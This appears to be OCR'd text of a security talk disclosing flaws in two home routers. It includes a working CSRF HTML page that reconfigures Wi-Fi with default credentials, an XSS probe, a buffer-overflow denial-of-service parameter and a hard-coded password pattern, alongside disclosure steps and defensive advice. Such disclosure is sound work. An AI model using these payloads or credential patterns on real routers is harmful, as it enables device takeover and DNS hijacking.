EXPLOITING HOME ROUTERS

- SpeedSurf 504AN and Kasda KW58293-

ACK

- My girlfriend, MARJORIE
- My prayer partner, DIANNE
- Bestfriend Gelai, VMO Family, PGC MIS Team
- Family (Parents, cousins, Erick, miluV, Dodong, Tita, Aina)
- Workmates, friends and acquaintance
- Brother, Altar Servers, Knights of Columbus(12920)
- Catholic Church and
- God

whoami

- Eskie Cirrus James Maquilang, Newbie Here
- Altar Servers in our Parish, Sts. Peter and Paul Lagao Parish
- 2nd Degree Knight of KofC (Council #12920)
- Notre Dame of Dadiangas University, General Santos City
  BS Computer Science
- MIS staff in Perfecto Group of Companies

wh4t1d0

- Serving God
- Pass time: Programming, Fuzzing, Pentesting, Researching
- Mile2 – C)PEH (307900)
- Develop System, Middles, Converter
- Administering Servers
- Crime Fighting ^_^

IS OUR HOME SECURED?

IS OUR HOME SECURED?

Stage Fright

KeySweeper

Blackhat USA 2013

CWE-798, CWE-352,
CWE-80, CWE-120

CONST vulnerable_routers

= [“**SpeedSurf 504AN**”,
“**Kasda KW58293**”]

ChronologicalOrder.vb

```
Start_contact_the_vendor = #4/23/2015# 'Email
do_not_understand = True

While do_not_understand

    call_customerCare()
    do_not_understand = True
    sent_Technician()
    console.Write (RunExploit()) 'Awesome
    Replace_Router()

End While
```

ChronologicalOrder.vb

```
Start_contact_the_vendor = #4/23/2015# 'Email
do_not_understand = True

While do_not_understand

    call_customerCare()
    do_not_understand = True
    sent_Technician()
    console.Write (RunExploit()) 'Awesome
    Replace_Router()

    if Stop_Calling() then Exit While

End While
```


ReportResponsibilities()

- Document all the details
- Contact your vendor
- Contact CVE Numbering Authorities
- How to Report a Vulnerability https://vulcoord.cert.org/VulReport/

Cross-Site Request Forgery (CSRF)

- is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. (www.owasp.org)
- http://username:password@ipaddress/vulnerable_url
- ‘http://adminpldt:1234567890@192.168.1.1/xxxx?xxxxxx
- Effect: Change your configuration without your knowledge

Cross-Site Request Forgery (CSRF)



Cross-Site Request Forgery (CSRF)


```
<html>
<head><title>CSRF</title>

</head>
<body>
    <img src="http://adminpldt:1234567890@192.168.1.
    1/form2WlanSetup.cgi?band=10&mode=0&ssid=CaDeAtH&chanwid=1&
    ctlband=0&chan=0&txpower=0&save=Apply+Changes&basicrates=0&
    operrates=0&submit.htm%3Fwlbasic.htm=Send">
</body>
</html>
```

Cross-Site Scripting (XSS)

- Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. (www.owasp.org)
- inj_xss = '**<script>alert(1)</script>**'
  inj_xss = '">' + inj_xss
- Can use CSRF or Tamper Data


Cross-Site Scripting (XSS)



Buffer Overflow

- A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer.
  (www.owasp.org)
- form2ping.cgi with its parameter ipaddr is vulnerable with Buffer Overflow by injecting string with the length of more than 1,000 characters causing a Denial-Of-Services.

Buffer Overflow



Hard-coded Credentials

- CWE(Common Weakness Enumeration)-798
  The software contains hard-coded credentials, such as a password or cryptographic key, which it uses for its own inbound authentication, outbound communication to external components, or encryption of internal data.
- Password pattern : XXXXairocon
  where XXXX last four MAC Address
- http://www.kb.cert.org/vuls/id/950576

Hard-coded Credentials

Router N0t(!)dangerous?

- Cross-Site Request Forgery
  Change your DNS Server (DNS Hijacking)
- Cross-Site Scripting
  Inject Remote XSS using short-urls
- Buffer Overflow
  Either a malicious script or infected computer can make your internet UNAVAILABLE
- Hard-Coded Credential
  Get router's credential and do what you want!

#recommendation

- Change Default IP
- Change Default username and password
- Update firmware
- Change Router ^_^

VIVAT JESUS